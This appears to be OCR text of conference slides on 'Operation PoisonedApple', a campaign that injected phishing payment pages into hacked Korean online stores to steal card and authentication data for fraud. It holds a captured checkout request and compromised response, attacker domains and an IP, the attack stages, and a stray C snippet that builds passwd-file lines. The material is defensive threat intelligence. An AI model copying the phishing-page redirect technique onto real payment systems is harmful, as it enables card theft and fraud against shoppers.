Operation PoisonedApple:

Tracing Credit Card Information Theft to Payment Fraud

Gyuyeon Kim & Hyunho Cho
Financial Security Institute

Who are we?

Gyuyeon Kim

- Senior researcher at Financial Security Institute
- Focusing on incident response in Korean financial companies, digital forensics and cyber threat intelligence

Hyunho Cho

- Principle researcher at Financial Security Institute
- Focusing on investigation of security incidents, digital forensics, penetration tests and vulnerabilities analysis

Agenda

01. Introduction

02. Operation PoisonedApple

03. Attribution

04. Conclusion


Introduction

Discovery of the operation


Discovery

September 2022


November 2022



online store A



online store B



Initial Analysis of phishing payment pages

- **Returns the phishing payment page's URI**

Request to checkout

POST http://store's domain/shop/conf/card/kcp/mobile/order_approval.php?site_cd=GKI5M&ordr_idxx=1669698692301&good_mny=285000&pay_method=CARD&escw_used=N&good_name=XP%20%C7%ED%BB%E7%20%C5%B8%C7%C1/MDX+&Ret_URL=http://store's domain/shop/order/card/kcp/mobile/card_return.php HTTP/1.1
Host: store's domain
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Nexus 4 Build/KOT49H) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.114 Mobile Safari/537.36
Accept: */*
Referer: http://store's domain/m2/ord/settle.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=9297b661d4caa2100650f5f9c14f6911; godoLog=20221129; shop_authenticate=Y;

Response from legitimate site

HTTP/1.1 200 OK
Date: Tue, 29 Nov 2022 05:12:07 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Cache-Control: no-store
Content-Length: 156
Connection: close
Content-Type: text/html

0000,7gYCff9LSlSkgfSvIxjFNQcHyKIPdQ/iE35VBPEo1cQ=,**https://rsmpay.kcp.co.kr/pay/mobileGW.kcp**

Response from compromised site


HTTP/1.1 200 OK
Date: Tue, 29 Nov 2022 05:25:33 GMT
Server: Apache
X-Powered-By: PHP
Cache-Control: no-store
Connection: close
Content-Type: text/html

0000,t1yoaefNR+59FTMNxfxfuAcHyKIPdQ/iE35VBPEo1cQ=,**/shop/skin_ori/campingyo/order/card/KCP/mobileGW.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp**

phishing payment page's URI ←

Detection of additional compromised sites

- Developed our own detection program and analyzed over 5,000 domains




Collect domains
from search engines

Analyze
over 5,000 domains

Discover
over 50 compromised sites

Overview of Operation PoisonedApple

Step 1
Analysis of Korean online card payment system




Step 2
Hack into online stores, insert phishing payment pages

Step 3
Steal user's credit card & personal info

Step 4
Monetization via fraudulent payments (3 schemes)

Why Notable?

#1. Stole additional authentication information for fraudulent payments in Korea




additional information required for authentication

phishing payment page

Why Notable?

#2. Monetized fraudulent payments and handled the entire process themselves



Operation PoisonedApple

Analyzing the entire process from credit card information theft to fraudulent payment

Resource Development


- **Utilized server hosting Vultr and Cloudflare's CDN services to hide the real IP**

Domain Creation Date	Domain	Real IP	Function	Utilization of Cloudflare
2022.03.13. (Currently expired)	pay.ynwtuu.net	141.164.55.248	- Storing credit card and personal information	O
2022.11.02.	pay.ynwtuukf.net	141.164.55.248	- Storing credit card and personal information	O
2023.02.25.	pay.kcp.pe.kr	141.164.55.248	- Phishing sites targeting payments - Storing credit card and personal information	O
2023.02.11.	*******mall.co.kr	Unknown	- Phishing site impersonating a hacked shopping mall - Identity verification phishing site	O
2023.03.06.	noons.kr	Unknown	- Identity verification phishing site - Duty-free shop phishing site	O

```
66  char *generate_password_hash(char *plaintext_pw) {
67    return crypt(plaintext_pw, salt);
68  }
69
70  char *generate_passwd_line(struct Userinfo u) {
71    const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
72    int size = snprintf(NULL, 0, format, u.username, u.hash,
73      u.user_id, u.group_id, u.info, u.home_dir, u.shell);
74    char *ret = malloc(size + 1);
75    sprintf(ret, format, u.username, u.hash, u.user_id,
76      u.group_id, u.info, u.home_dir, u.shell);
77    return ret;
78  }
```


Initial Access to Online Stores

- **Employed various methods to initially access**



Phishing Toolkits

- **Uploaded toolkits containing all necessary phishing-related components**

